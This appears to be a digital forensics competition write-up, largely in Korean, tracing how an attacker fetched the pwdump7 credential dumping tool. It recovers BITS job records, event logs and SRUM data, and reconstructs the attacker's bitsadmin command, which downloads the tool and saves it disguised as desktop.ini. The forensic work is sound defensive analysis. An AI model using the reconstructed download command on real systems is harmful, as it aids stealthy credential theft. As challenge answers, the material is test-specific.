103 – Malware Downloader

Team Information

Team Name : DogeCoin

Team Member : Dongbin Oh, Donghyun Kim, Donghyun Kim, Yeongwoong Kim

Email Address : dfc-dogecoin@naver.com

Instructions

Description The attacker downloaded the credential dump tool and then tried to dump the user's credentials. How did the attacker download the credential dump tool?

Target	Hash (MD5)
data.zip	32DCDEA144CEACC97A68F67B8C3B7AF5

Questions

1. What is the URI where the attacker downloaded the credential dump tool? (URL) (40 points)
2. Where did the attacker save the downloaded credential dump tool to the system? (Full Path) (40 points)
3. What command did the attacker use to download the credential dump tool? (20 points)

Teams must:

- Describe step-by-step processes for generating your solution.
- Specify any tools used for this problem.

Tools used:

Name:	Microsoft Message Analyzer	**Publisher:**	Microsoft
Version:	1.4 (Retired)		
URL:	-		

Name:	BitsParser	**Publisher:**	FireEye
Version:	-		
URL:	GitHub - fireeye/BitsParser		

Step-by-step methodology:

1. 다운로드 URL 과 다운로드 받은 경로

분석 결론

공격자는 다음의 URL 에서 Tool 을 다운로드 받았다.

[표 1] 다운로드 받은 도구에 대한 정보

Tool name	pwdump7
Version:	7.1
URL:	http://www.tarasco.org/security/pwdump_7/pwdump7.zip
Downloaded Path	c:\Users\Public\Downloads\desktop.ini

분석 상세

시스템에 설치된 윈도우 버전은 표 2 와 같다.

[표 2] 시스템 설치 운영체제 정보

Product Name	Windows 10 pro
Build Number	19042
Release ID	2009

제공된 데이터에서 실행파일 및 스크립트 형태의 패스워드 덤프 파일을 찾아보았으나 찾을 수 없었다. 또한 파일시스템 로그나 웹 사이트 방문 기록 등은 제공되지 않아 덤프 툴의 정체와 다운로드 받은 URL 을 바로 파악할 수는 없었다.

윈도우는 XP 부터 BITS(Windows Background Intelligent Transfer Service) 프로토콜을 제공한다. BITS 는 사용하지 않는 네트워크 대역폭을 사용하여 네트워크 활동에 영향을 주지 않으면서 포그라운드 또는 백그라운드에서 기기 간에 파일을 비동기식으로 우선순위화하여 제한적으로 전송하는 윈도우의 통신 프로토콜이다.

Windows 10 에서 BITS 작업 목록은 아래 파일에 관리된다.

```
%ALLUSERSPROFILE%\Microsoft\Network\Downloader\qmgr.db
```

[그림 1] Windows 10 BITS 작업 목록 경로

최근 트랜잭션 로그는 같은 디렉토리 하위에 edb.log 와 EDB 를 Suffix 로 가진 로그에 저장된다. BitsParser 를 이용하여 BITS 작업 목록을 복구했다.

```
python BitsParser.py -i ".\data\ProgramData\Microsoft\Network\Downloader\" --output ".\qmgr.json" --carveall --carvedb
```

[그림 2] BitsParser 를 통한 BITS 작업 목록 복구

다음의 URL(SourceURL)에서 Local Path(DestFile)로 pwdump7 이라는 툴을 다운로드 받은 것을 알 수 있었다.


```
{
    "Carved": true,
    "JobType": "download",
    "JobPriority": "normal",
    "JobState": "suspended",
    "JobId": "f1881fd4-64db-4297-85c0-f2fd6ce17425",
    "JobName": "1442",
    "OwnerSID": "S-1-5-21-1598613820-2441677742-2909412709-1001",
    "Files": [
        {
            "DestFile": "c:\\Users\\Public\\Downloads\\desktop.ini",
            "SourceURL": "http://www.tarasco.org/security/pwdump_7/pwdump7.zip",
            "TmpFile": "c:\\Users\\Public\\Downloads\\BIT7EB3.tmp",
            "DownloadByteSize": 0,
            "VolumeGUID": "\\\\?\\Volume{a2ee82cd-8c75-4104-9279-a5d015e35748}\\"
        }
    ],
    "CreationTime": "2021-05-23T07:55:34Z",
    "ModifiedTime": "2021-05-23T07:55:34Z"
}
```


[그림 3] 복구한 BITS 작업 목록

BITS 사용 흔적은 이벤트 로그 “\windows\system32\winevt\Logs\Microsoft-Windows-Bits-Client%4Operational.evtx” 에도 기록된다. 표 3 은 pwdump7.zip 과 관련된 Bits 로그를 정리한 것이다.

[표 3] BITS 관련 이벤트 로그

Timestamp (UTC+9)	Id	Summary	비고
2021-05-23 16:55:34	3	BITS 서비스에서 새 작업을 만들었습니다. 전송 작업: 1442 작업 ID: {f1881fd4-64db-4297-85c0-f2fd6ce17425} 소유자: DESKTOP-V184U0O\Forensicator 프로세스 경로: C:\Windows\System32\bitsadmin.exe 프로세스 ID: 8796	
2021-05-23 16:55:34	16403	Microsoft-Windows-Bits-Client 원본에서 이벤트 ID 16403 에 대한 설명을 찾을 수 없습니다. 이 이벤트를 발생시킨 구성 요소가 로컬 컴퓨터에 설치되어 있지 않거나 설치가 손상되었습니다. 로컬 컴퓨터에서 구성 요소를 설치 또는 복구할 수 있습니다. 이벤트가 다른 컴퓨터에서 시작된 경우 표시 정보를 이벤트와 함께 저장해야 합니다. 다음 정보가 이벤트와 함께 포함되었습니다.	User: DESKTOP-V184U0O\Forensicator jobTitle: 1442 jobId: {f1881fd4-64db-4297-85c0-f2fd6ce17425} jobOwner: DESKTOP-V184U0O\Forensicator fileCount: 1

		DESKTOP-V184U0O\Forensicator 1442 EV_RenderedValue_2.00 DESKTOP-V184U0O\Forensicator 1 http://www.tarasco.org/security/pwdump_7/pwdump7.zip c:\Users\Public\Downloads\desktop.ini 8796 562949953422434 원하는 메시지의 메시지 ID 를 찾지 못했습니다	RemoteName: http://www.tarasco.org/security/pwdump_7/pwdump7.zip LocalName: c:\Users\Public\Downloads\desktop.ini processId: 8796
2021-05-23 16:55:35	59	BITS 가 http://www.tarasco.org/security/pwdump_7/pwdump7.zip URL 과 연결된 1442 전송 작업을 시작했습니다.	fileLength: 516936 bytesTotal: 516936 bytesTransferred: 0
2021-05-23 16:56:11		BITS 가 http://www.tarasco.org/security/pwdump_7/pwdump7.zip URL 과 연결된 1442 전송 작업을 중지했습니다. 상태 코드는 0x0 입니다.	fileLength: 516936 bytesTotal: 516936 bytesTransferred: 516936

http://www.tarasco.org/security/pwdump_7/pwdump7.zip 에서 c:\Users\Public\Downloads\desktop.ini 로 다운로드 받은 것을 확인할 수 있었으며, bytesTransferred 를 근거로 파일을 완전히 다운로드 되었음을 윈도우 이벤트 로그를 통해서 알 수 있었다.

2. 공격자가 다운로드를 위해 사용한 커맨드

분석 결론

공격자는 다음의 커맨드를 사용한 것으로 보인다.


[표 4] 공격자가 다운로드를 위해 사용한 것으로 추정되는 커맨드

```
bitsadmin /transfer 1442 /download http://www.tarasco.org/security/pwdump_7/pwdump7.zip
c:\Users\Public\Downloads\desktop.ini
```

분석 상세

Bits Job 은 Powershell cmdlet 이나 bitsadmin tool 을 사용하여 접근할 수 있다.

Windows-Bits-Client%4Operational 로그에서 pwdump7 다운로드 job 은 bitsadmin 으로 생성되었음을 확인할 수 있다.



[그림 4] bitsadmin.exe 사용 기록

Bitsadmin 은 Powershell 쉘 또는 cmd 를 사용하여 조작 가능하다. Powershell 과 cmd 사용 기록을 확인하기 위해 다음 경로에 위치한 SRUM 데이터를 분석하였다.

```
\Windows\System32\sru\SRUDB.dat
```

[그림 5] SRUM 데이터 경로

다운로드 시간대(2021-05-23 16:55:34) cmd, Powershell, bitsadmin 관련 기록을 선별하였다.

[표 5] 선별한 특정 어플리케이션 (cmd, bitsadmin) SRUM 기록

TimeStamp (UTC+0)	Application
2021-05-23 8:23:00	\Device\HarddiskVolume4\Windows\System32\cmd.exe
2021-05-23 8:23:00	\Device\HarddiskVolume4\Windows\System32\bitsadmin.exe

17:23:00(utc+9)까지 cmd.exe 와 bitsadmin.exe 가 최소 1 회 실행된 흔적을 찾을 수 있었다. Powershell 은 실행되지 않았다. 따라서 공격자는 cmd 로 bitsadmin 을 실행한 것으로 보인다. 물리 메모리 아티팩트가 제공되지 않아 실행된 커맨드를 직접 확인할 수는 없었으나 bitsadmin 문법에 따르면 해당 시스템에서 실행된 커맨드는 다음과 같을 것으로 추정된다.

```
bitsadmin /transfer 1442 /download http://www.tarasco.org/security/pwdump_7/pwdump7.zip
c:\Users\Public\Downloads\desktop.ini

(bitsadmin /transfer 작업명 /download 받을파일 URL 로컬경로파일)
```

[그림 6] bitsadmin 문법과 이벤트 로그 데이터로 재구성한 커맨드